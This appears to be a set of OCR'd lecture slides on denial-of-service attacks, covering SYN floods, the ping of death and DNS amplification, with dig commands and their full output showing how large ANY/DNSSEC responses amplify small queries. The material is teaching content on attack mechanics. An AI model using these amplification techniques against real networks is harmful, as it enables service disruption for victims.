
$ACK_A SYN_B$




ACK_B



How a TCP begins




How a TCP flood begins




victim stores
each of these
for timeout
(1-2 min)

soon, entire
memory is
consumed

Amplification



victim stores
each of these
for timeout
(1-2 min)



1 32b packet causes **1024b** alloc.



Ping of DEATH

Normal PING requests require 32 bytes.

Attack: send a 65k PING request.

DNS traffic amplification

```
dig yahoo.com any
```

```
:: Query time: 6 msec
```

```
:: SERVER: 128.143.2.7#53(128.143.2.7)
```

```
:: WHEN: Thu Sep 13 13:44:04 2012
```

```
:: MSG SIZE rcvd: 506
```

~50byte UDP packet leads to a 506b response

10x

d-172-27-45-104: abhi\$ dig +bufsize=4096 +dnssec any se @a.ns.se

```
; <<>> DiG 9.8.1-P1 <<>> +bufsize=4096 +dnssec any se @a.ns.se
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29242
;; flags: qr aa rd; QUERY: 1, ANSWER: 20, AUTHORITY: 0, ADDITIONAL: 26
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;se.                IN          ANY

;; ANSWER SECTION:
se.                 172800     IN         SOA        catcher-in-the-rye.nic.se. registry-default.nic.se. 2012091304 1800 1800 864000 7200
se.                 172800     IN         RRSIG     SOA 5 1 172800 20120925190422 20120913081101 58656 se. DtVv7a9TE2PorcAHozltJ8x8lkrSJYbUf9zsAUzkZHmadMMcRvm1u1N snzCnURQHILqB7+v0mXySrpl4bW15wVZn6UjcpEEQjq7uqeahK8nOlxJ
XqLvxdz5Ro7WR1+V3dAPm3RH5X7962mZrKdVXF/E01uptf96+zxwimOTN lf4=
se.                 172800     IN         NS         e.ns.se.
se.                 172800     IN         NS         b.ns.se.
se.                 172800     IN         NS         c.ns.se.
se.                 172800     IN         NS         a.ns.se.
se.                 172800     IN         NS         i.ns.se.
se.                 172800     IN         NS         g.ns.se.
se.                 172800     IN         NS         d.ns.se.
se.                 172800     IN         NS         f.ns.se.
se.                 172800     IN         NS         j.ns.se.
se.                 172800     IN         RRSIG     NS 5 1 172800 20120924194433 20120911201101 58656 se. M3jZ0lhDkvBfizaxzFgsFWbAEJKN6aj4fn5ZPBHlwgVTL7jhhsiTd2u HB9Kp0bDSwIBDxnwvGtr8g+Hem9RitYZXxHkbfP9SXhuKsZVtM7Y5WUB
CF7lwRywwnSikjb8su7Ewki7bO5aLTHCWu+1/jPDRNUofHflSqSIJxKm gvl=
se.                 172800     IN         TXT        "SE zone update: 2012-09-13 09:07:13 +0000 (EPOCH 1347527233) (auto)"
se.                 172800     IN         RRSIG     TXT 5 1 172800 20120927095501 20120913081101 58656 se. CKXLjyfqXBYQqYdkUTKPbAwhzQi24DebVrDqrhOo0vMLqCum4AwjrzaV snDHgv1KSMM9ifPYEz5jSrVUsOOyxNgmRKjmlXgjiRiaylurvZjlpu2kE
Nd3ppJ5LkP7LuZnbrtVWYmFIYNzIkJDj62TZFdYrFRkGXf6JedU8ldlr zpg=
se.                 7200       IN         NSEC      0-0.se. NS SOA TXT RRSIG NSEC DNSKEY
se.                 7200       IN         RRSIG     NSEC 5 1 7200 20120924215357 20120910221101 58656 se. ZwvY5T0fW84iqsdrQkglfFhJ6aXYWmLkm+HCiv9/wisTmTj8UJC1dShm ysZnr0zZ1PS/D+ymVGc/cMiKb3d8Nq2w+/piAHpEqiOtkh38e1ngGX+C
McIbKYV5FiuEC1QSiM+D7H7GSSPrqUBx2M3heWz8MucQvO3MCL81ESsJ WaE=
se.                 3600      IN         DNSKEY    257 3 5 AwEAAZYyG1hpk8XKHNHpdO/EEg+r4YmIEC4Fn3x2DEsygxDuoT9d/QCi X1pz0omFGCaVfCWHvaScVvWd4xP4kNDnSDQxBzPwLEXE3l0cLseMJ2YM QeBPf3hGhLs6VSDnGFKAzNG4fhri9EBTLv9ubL8Kx8cWQKuu3A5HRVD3
li7IZB+0kmUKqGilQdERKt/Ec36BkK93lyGags5RrR2VDdrXCj9Yay90 KCKITk52AbwVoMPm0OYIPbD4ViBPMk5nmh/dPeCoZoVJxgANZ/doVQxR 5vDkMBYxuhrXuQk3CvZBB011NsXxk9yHtHvp/5gjUVJvhdRvjRB6/xY R03c9owi/aM=
se.                 3600      IN         DNSKEY    256 3 5 AwEAAAbTmWA2HUXP60ITEiYuK2E08t4LEcZ3acvQbzRWScFNI9FWqwcDY mWjZgXYmHWsAqM/Ni3xWR+eQ7/VgLTXMbVlxWMLFIPLGHGe1vl69kNNN N4V7/iYt0bjWwvkhys5cYYRocjfYhusGumpqJ2G9OUkjJdk5m6EH/+LlP PJmplg
se.                 3600      IN         DNSKEY    256 3 5 AwEAAe7gh8/AVUjbsQq9PKtoBHOfl/WHTopJCOsEoB7tOaCBov6eN7yO VZT4TOI4idc0R1HGc9bFzQ0U+/4wWBPbVltV8bm1EQm+SNtIIONtd6T2d 3wDXhouf1nHCdDKt1mYXuSCaQbgf55xYaPNLEvu5VDtwOIL9C2Gu+XdH aONnbY
se.                 3600      IN         RRSIG     DNSKEY 5 1 3600 20120924020128 20120910101101 59747 se. GEHtQQL8VOc8FiVCB7SfQ6/WYrzWhA1ftT8v2JEIRXF0e6e1TurXepZW QZ1F1jky0IQ31Qt7pbsBA/sOvfWaB4GLMKkgYG2dZgQUwifMi5I5cXyF
EvZzH+jg63Hh1fsorCEcRLNlxRZ4sTkUx/ch7IGp1dpZYpGIRkbQI4Tp zALzkjBulHfMM05hrt6Bh5d/3AfUhlwtN8iu5JX3qPRY+5BVufvTKVpB Dw8zR38sHeqBDL3nPLLje6PhlyyMoM0NuzZh0WfwqFmbJCs+WZiyq1QZ Nm2K3uBMQx7NLalqFptHb3XB0lhXTWE3PLNij17qg+RHHBPgzwiJY+ja pbNHCg==

